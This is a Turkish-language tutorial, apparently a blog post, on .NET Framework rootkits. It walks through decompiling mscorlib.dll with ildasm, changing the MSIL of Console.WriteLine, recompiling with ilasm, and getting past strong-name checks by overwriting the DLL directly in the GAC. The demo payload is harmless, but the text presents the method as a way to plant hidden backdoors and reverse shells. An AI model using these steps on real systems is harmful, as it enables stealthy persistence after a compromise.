

Basit

Dll dosyasının içerisindeki rootkitler

.NET Framework Rootkitleri Anlatımı

.NET Framework üzerine odaklanmaktadır, ancak bu açıklanan kavramlar, Java'nın JVM'si gibi diğer platformlara da uygulanabilir. .NET Framework için rootkit geliştirmenin çeşitli yollarını kapsar, böylece çalışan her EXE / DLL değiştirilmiş bir framework üzerinde olması gerekenden farklı davranacaktır. Payload kodun kendisinde değil, framework uygulamasının içinde olduğundan, kod incelemeleri framework içinde yüklü backdoorları algılamayacaktır. Bu yüzden farkedilmesi çok zor bir tehlikedir. Framework rootkit'leri yazmak, saldırganın framework içine bir reverse shell kurmasına, değerli bilgileri çalmasına, şifreleme anahtarlarını sabitlemesine, güvenlik kontrollerini devre dışı bırakmasına ve bu belgede anlatıldığı gibi diğer kötü şeyleri gerçekleştirmesine olanak tanır. Ayrıca size framework çekirdek dll'ine preloaded/custom payload enjekte etmesini sağlayacak olan MSIL rootkitleri'ni oluşturmak için .Net-Sploit'i göstericem.

.NET framework, yazılım geliştirme için fiili ortam haline gelen güçlü bir geliştirme ortamıdır. NET ile web uygulamaları, Windows uygulamaları, web hizmetleri vs geliştirebilirsiniz. Yönetilen bir kod ortamı olarak .NET, kodun kendi sanal makinesinde (CLR [1]) çalışmasını

sağlarken düşük seviyeli çağrılar soyutlayarak MSIL [2] kodunun verdiği hizmetlerden yararlanmasını sağlar.

Geliştiricinin yazdığı kod (c# , vb.net , cobol.net ,) içinde olduğu için MSIL'e ve daha sonra CPU'nun anında komut setine derlenmesi gerektiğinden, tersine mühendislik yapmak ve MSIL kodunu .NET derlenmiş kodundan çıkarmak kolaydır.


Framework levelinde rootkitler ile şunları yapabilirsiniz;

- *API hooking
- *Method code modification
- *Object member manipulation
- *Method parameter manipulation
- *Polymorphism method overloading
- *Return value modification
- *Metadata streams tampering
- *Relative Virtual Address item modification
- *Exe dynamic forking

Framework nasıl değiştirilir peki ?

Sonuçta bir Framework DLL sadece normal bir .NET derlemesi olduğundan, kod değiştirmek için DLL üzerinde aynı tersine çevirme kavramlarını uygulamak mümkündür.

Framework DLL'lerini deęiřtirmek Framework'ün üst katmana (application layer) bıraktığı yöntemlerin uygulamasını deęiřtirebileceğimiz anlamına gelir. Application Layer kodu işini gerçekleřtirmek için Framework'ün alt seviye metotlarına dayandığından, alt seviye metotları deęiřtirmek, ona baęlı olan tüm uygulamaların etkileneceęi ve bununla davranışları üzerinde tam kontrol sahibi olacağı anlamına gelir. Ařřağıdaki fotoęrafta da olduęu gibi bir string yazdırmak için Console.WriteLine'ı çağırır. WriteLine mscorlib.dll adlı bir framework'de uygulanmıştır ve bu örnekte her zaman "Hacked!" string'ini yazdıracak şekilde ayarlanmıştır/deęiřtirilmiştir. Sonuç olarak WriteLine'ı çağırın her uygulamanın, her string'i iki kez görüntüleyen bu deęiřtirilmiş davranışa sahip olacaktır.



Ayrıca bu yöntemler .NET Framework için sınırlı değildir. Aynı zamanda Java gibi diğer VM tabanlı platformlarda uygulanabilir. Bu saldırı tipi ise post exploitation tipi olarak kabul edilmiştir. Bu tür saldırılar genellikle saldırgan başka bir yöntem ile sisteme girdiği zaman ve backdoorlar rootkitleri bırakmak istediği zaman yapılır. Yani Framework değiştirilmesi administrator level yetkileri gerektirir.

Framework'ü değiştirmek için adımlar ve araçlar

Süreç:

- *GAC'de DLL'i bul ve dışarıya kopyala
- *DLL'i analiz et
- *İldasm kullanarak DLL'i decompile et
- *MSIL kodu değiştir
- *İlasm kullanarak yeni DLL dosyasını compile edin
- *GAC'in strong name güvenliğini bypass edin
- *NGEN Native DLL reverting etme
- *Orjinalin üzerine yazarken yeni DLL dosyasını dağıtın

Size lazım olacak araçlar ve işlevleri:

- *Filemon > Kullanılan DLL'lerin GAC'teki konumunu bulma
- *Reflector > DLL'i analiz etmek için gerekli
- *Ilasm > DLL'i compile etmek için lazım
- *Ildasm > DLL'i decompile etmek için gerekli
- *Text editor > MSIL kodu değiştirmek için lazım
- *Ngen > Yerel olarak derleyici

DLL dosyasını GAC içerisinde bulma

Örnek olarak 'Runme.exe' başlayacağız. Bu test uygulaması Console.WriteLine'ı string yazdırmak için çağırıcak. Ama sadece 1 defalığına. Kod;

```
class Hello
{
    static void Main(string[] args)
    {
        Console.WriteLine("Hello (crazy) World!");
    }
}
```

Bu compile edilmiş kod bize hangi Framework DLL'ini kullandığını ve lokasyonunu bulmamız için yardımcı olucak.


Burada ise Filemon kullanarak yani (file access monitor tool) Runme.exe'yi gözlemlememize olanak sağlayacak. Bizim uğraşımız ise hangi DLL kullanılmış ve GAC'te nerede (Global Assembly Cache).

File Monitor - Sysinternals: www.sysinternals.com				
File Edit Options Volumes Help				
#	Time	Process	Request	Path
200	15:44:18	Program.exe:1008	QUERY INFORM...	C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Security Config\v2.0.
201	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\index0.dat
202	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\1a80ce6d6e74614ba815c9b4
203	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\1a80ce6d6e74614ba815c9b4
204	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\df78a5859ba5448bbf11ca78
205	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\df78a5859ba5448bbf11ca78
206	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
207	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
208	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
209	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\
210	15:44:18	Program.exe:1008	DIRECTORY	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\
211	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\
212	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
213	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
214	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
215	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
216	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
217	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
218	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
219	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
220	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
221	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
222	15:44:18	Program.exe:1008	OPEN	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
223	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll
224	15:44:18	Program.exe:1008	QUERY INFORM...	C:\WINDOWS\system32\mscorlib.dll
225	15:44:18	Program.exe:1008	CLOSE	C:\WINDOWS\assembly\AGAC_32\mscorlib\2.0.0.0_b77a5c561934e089\mscorlib.dll

DLL Analizi



IO, Security, Reflection vb. gibi temel işlemlerin çoğundan sorumlu olan bu DLL'in kodunu incelemek bir sonraki hedefimiz. MSIL kodunu daha iyi anlayabilmek için .NET dili olan C# kullanılması daha iyi olacaktır.

Kodu tersine çevirmek için harika bir araç olan Reflector kodu analiz etmemize ve nerede ve ne yapmak istediğimize karar vermemize yardımcı olur.



Mscorlib'e baktığımız zaman burada Console class'daki System namespace altında WriteLine methodunu bulabiliriz.

Ve aşağıdaki fotoğrafta da WriteLine fonksiyonunu görebiliriz. Bu bir MSIL kodudur.



İldasm kullanarak DLL dosyasını decompile etmek

mscorlib.dll için MSIL kodunu oluşturmak ve çıktığı mscorlib.dll.il dosyasına yazmak için aşağıdaki komutu kullanıyoruz.

```
ILDASM /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE mscorlib.dll
```

MSIL kodu değiştirmek


Şimdi mscorlib.dll.il adresinde decompile edilmiş kodumuz var, bu aslında çalışması kolay MSIL kodunu içeren bir metin dosyasıdır. Bunu bir metin düzenleyiciye yükleyelim.

Method imzasını arıyoruz ve bize


```
.method public hidebysig static void WriteLine(string 'value') cil managed
```

bu fonksiyonun başlangıcını getiriyor

WriteLine işlevinin her string'i iki kere yazdırmasını sağlamak için bu işi yapan bu yöntemde MSIL kodunu ikiye katlamamız lazım. Bunun için orj. Kod satırlarını alıyoruz. (mavi işaretli olanlar onlar)




ve onları ikiye katlıyoruz. Ve şimdi bizim 3 satır kodumuz olmuş oluyor(kırmızı ile yazılanlar). orijinal kodun sonu ile son "ret" arasında enjekte edilir.



MSIL kod belirtimine göre yeni hatlar için MSIL hattı yeniden hesaplamasının yapılması gerekmektedir (çağrı işlemi 5 bayt yükleme işlemi 1 bayt alır vb).

Yapmamız gereken önemli işlerden biri ise CLR'e bu yığında ne kadar bellek ayıracağını söyleyen .maxstack yönergesini düzeltmektir. Bazı durumlarda (bunun gibi) yok sayılabilse de bu değeri New_maxstack = original_maxstack + appended_code_maxstack olarak ayarlamak en iyisidir

ve en sonunda WriteLine kodu şöyle olucaktır::



İlasm kullanarak DLL kodunu recompile etmek

sahip olduğumuz değiştirilmiş MSIL kodundan yeni bir yani gerçek bir DLL oluşturmaktır. ilasm MSIL kodunu içeren belirli bir metin

dosyasından .NET derlemeleri (EXE / DLL) üretebilen framework'ün MSIL derleyicisidir.

Mscorlib.dll.il metin dosyamızdan değiştirilmiş mscorlib.dll dosyasını oluşturmak için aşağıdaki komutu çalıştıracağız.

```
ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
```

Artık bizim editlenmiş yeni bir mscorlib.dll dosyamız olmuş oluyor. Şimdi ise Bunu GaC'e geri sokmaya çalışıcaz.

GAC'in strong name güvenliğini bypass etmek

Şimdi ise bu dosyayı Framework installation files'a sokuyoruz ki her .NET uygulaması onu kullanabilsin.

Framework montaj bütünlüğünü korumak için SN kullanır yani strong name güvenliği.

Ve bizimde bunu ünlü olarak bilinen dll hell'den kaçırmamız lazım.

Değiştirilmiş DLL dosyamız tabiki orjinalinden farklı bir imzaya sahip olacaktır. Ve doğru imzayı

bekleyen diğer DLL tarafından yüklenmeyecektir. Eğer GAC'e geri sokmak için gacutil gibi araçlar bu konuda başarısız olur. İlk olarak aklınıza PKI altyapısına saldırmamız gelebilir. Ve sahte bir private/public key oluşturmamız gerektiği gelebilir aklınıza.

Kısayolu ise şöyle:

değiştirilmiş DLL'nin doğrudan dosya sistemindeki doğru konuma kopyalanabilme ihtimali doğdu. çünkü SN mekanizması, yüklenen bir DLL'nin gerçek imzasını kontrol etmez ve ancak bir DLL dosyasını içeren bir dizinden körü körüne yükler.

Hali hazırda makineye tam denetim erişimine sahip olan bir saldırgan HERHANGİ bir şekilde herhangi bir güvenlik mekanizmasını devre dışı bırakabileceğinden, uygulama ne olursa olsun koruma mekanizmasını her zaman devre dışı bırakabilir.

Windows gezginini kullanarak, gerçek dosya sistemi yapısının ayrıntılarını gizlediğinden, c:\windows\assembly de olan GAC uygulamasına bakmak imkansızdır.

Aşağıdaki fotoğrafta görüyoruz ki DLL sürümü 2.0.0.0 ve imzası b77a5c561934e089 dahil olmak üzere mscorlib.dll'nin ayrıntılarını görebiliriz

Assembly Name	Version	Cul...	Public Key Token	Proces...
Microsoft.Vsa.Vb.Cod...	8.0.0.0		b03f5f7f11d50a3a	MSIL
Microsoft.VSDesigner	8.0.0.0		b03f5f7f11d50a3a	MSIL
Microsoft_VsaVb	7.0.50...		b03f5f7f11d50a3a	
Microsoft_VsaVb	8.0.0.0		b03f5f7f11d50a3a	MSIL
MSClusterLib	1.0.0.0		89845dcd8080cc91	MSIL
mscomctl	10.0.4...		31bf3856ad364e35	
mscorlib	2.0.0.0		b77a5c561934e089	x86
mscorlib	2.0.0.0		b03f5f7f11d50a3a	x86
MSDATA5RC	7.0.33...		b03f5f7f11d50a3a	
msddslmp	8.0.0.0		b03f5f7f11d50a3a	MSIL
msddsp	8.0.0.0		b03f5f7f11d50a3a	MSIL
Office	7.0.33...		b03f5f7f11d50a3a	
Office	12.0.0.0		71e9bce111e9429c	

total commander kullanarak GAC in dosya sistemine doğrudan erişiyoruz:

Name	Ext	Size
[..]		<DIR>
[GAC]		<DIR>
[GAC_32]		<DIR>
[GAC_MSIL]		<DIR>
[NativeImages_v2.0.50727_32]		<DIR>
[NativeImages1_v1.1.4322]		<DIR>
[temp]		<DIR>
[tmp]		<DIR>
Desktop.ini		227

Name	Ext	Size
[..]		<DIR>
[ChilkatDotNet2]		<DIR>
[CustomMarshalers]		<DIR>
[ISymWrapper]		<DIR>
[Microsoft.Build.VisualBasic]		<DIR>
[Microsoft.SqlServer.BatchParser]		<DIR>
[Microsoft.SqlServer.MgdSqlDumper]		<DIR>
[Microsoft.Transactions.Bridge.Dtc]		<DIR>
[Microsoft.VisualBasic.VSCodeParser]		<DIR>
[Microsoft.VisualStudio.Modeling.Diagrams.GraphObject]		<DIR>
[mscorlib]		<DIR>
[PresentationCore]		<DIR>
[soapsudscode]		<DIR>

Name	Ext	Size
[..]		<DIR>
[2.0.0.0_b77a5c561934e089]		<DIR>

DLL i içeren structure yapısı VERSION_TOKEN biçimindedir. bunun içeriğine bakarak üzerine yazmak istediğimiz orijinal mscorlib.dll dosyasını bulabiliriz.



Name	Ext	Size
[.]		<DIR>
big5.nlp		66,728
bopomofo.nlp		82,172
ksc.nlp		116,756
mscorlib.dll		4,444,160
normidna.nlp		59,342
normnfc.nlp		45,794
